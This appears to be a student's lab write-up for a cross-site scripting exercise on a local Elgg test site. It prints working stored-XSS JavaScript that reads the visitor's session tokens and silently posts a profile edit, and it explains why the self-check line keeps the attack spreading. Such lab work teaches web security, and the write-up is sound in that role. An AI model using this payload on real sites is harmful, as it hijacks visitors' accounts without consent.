We edited the add_friend.js provided to use Samys ID on the website, which was 59, and then automatically got the TS and token information using

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

The information and screenshots to back this up is located under Task 4.


Task 4.2

If the Elgg application only provided the visual editor mode for the "About Me" field (i.e., you cannot switch to "Edit HTML" mode), can you still launch a successful attack?

No, if we couldn’t edit the HTML, then we couldn’t inject code that would be ran in the browser because it would just be saved as simple text. When we use “Edit HTML”, we are able to inject and run code because it is saving the data we enter and then running it when we visit Samys profile. Essentially, without “Edit HTML” the code wouldn’t be ran and a POST request wouldn’t have been ran.

Task 5

I found how to edit a profile by clicking “Edit Profile” on Alices profile, and then hitting Save. This updates Alices profile with what I enter.




Domain	File	Initi…	Ty	Tran…
w…	edit	doc…	htn	3.73…
w…	alice	doc…	htn	3.78…
w…	jquery.js	script	js	cac…

```
POST http://www.xsslabelgg.com/action/profile/edit
```

```
<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <form method="post" action="http://www.xsslabelgg.com/action/profile/edit" class="elgg-form elgg-form-profile-edit elgg-form-prevent-double-submit" enctype="multipart/form-data"><fieldset><input name="__elgg_token" value="az903y1BHBNLMkguOPRVPQ
<li data-menu-item="ckeditor_toggler" class="elgg-menu-item-ckeditor-toggler "><a href="#profile-description" class="elgg-anchor elgg-menu-content ckeditor-toggle-editor elgg-longtext-control hidden"><span class="elgg-anchor-label">Edit HTML</span>
```

```
<script type="text/javascript">
 window.onload = function(){
 var name="&name="+elgg.session.user.name;
 var guid="&guid="+elgg.session.user.guid;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;
 var desc="&description=Samy is my hero" +
 "&accesslevel[description]=2";
 var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
 var content = token + ts + name + desc + guid;
 var samyGuid= 59;
 if (elgg.session.user.guid!=samyGuid)
 {
 var Ajax=null;
 Ajax=new XMLHttpRequest();
 Ajax.open("POST",sendurl,true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send(content);
 }
 }
 </script>
```



Edit profile


Display name

Samy

About me


```
window.onload = function(){
// JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero" +
"&accesslevel[description]=2";

// Construct your url.
var sendurl = "http://www.xsslabelgg.com/action/edit"
```

I edited Samys “about me” with the code above, saved it. Then logged into Alices profile and visited Samys page. It worked as it should an automatically updated Alices About me with the text “Samy is my hero”. We can also see the GET request in the screenshot below that shows an update to Alices profile.



Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
200	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (scri…	js	cached	86	0 ms
304	GET	www.xsslabelgg.com	topbar.js	require.js:127 (scri…	js	cached	17	20 n
304	GET	www.xsslabelgg.com	form.js	require.js:127 (scri…	js	cached	0.	8 ms
304	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (scri…	js	cached	0	13 n
304	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (scri…	js	cached	14	0 ms
304	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (scri…	js	cached	0	0 ms
304	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (scri…	js	cached	0	0 ms
304	GET	www.xsslabelgg.com	spinner.js	require.js:127 (scri…	js	cached	75	11 n
200	GET	www.xsslabelgg.com	alice	samy:76 (xhr)	html	3.87 KB	15	184

26 requests | 61.84 KB / 11.74 KB transferred | Finish: 3.45 s | DOMContentLoaded: 1.88 s | load: 1.98 s




Alice

About me
Samy is my hero

Task 5.2

We need the code at line (1) because that tells it if it isnt Samy, we send a POST request that tells the website to update Alices (or who ever visits Samys profile who isn't Samy) profile. But if we remove line (1), the code will run on Samys profile but nobody elses. Since Samys profile gets updated automatically, it writes over the attack and the attack wont work on anybody elses profile.

I updated Samys about me to take out line (1). Samys profile updated, but Alices did not, since Samys "About me" doesn't contain any more malicious code since it was written over.



Edit profile


Display name

Samy

About me

```
var content = token + ts + name + desc + guid;


var samyGuid= 59;

{

var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
```


Public



Samy

About me

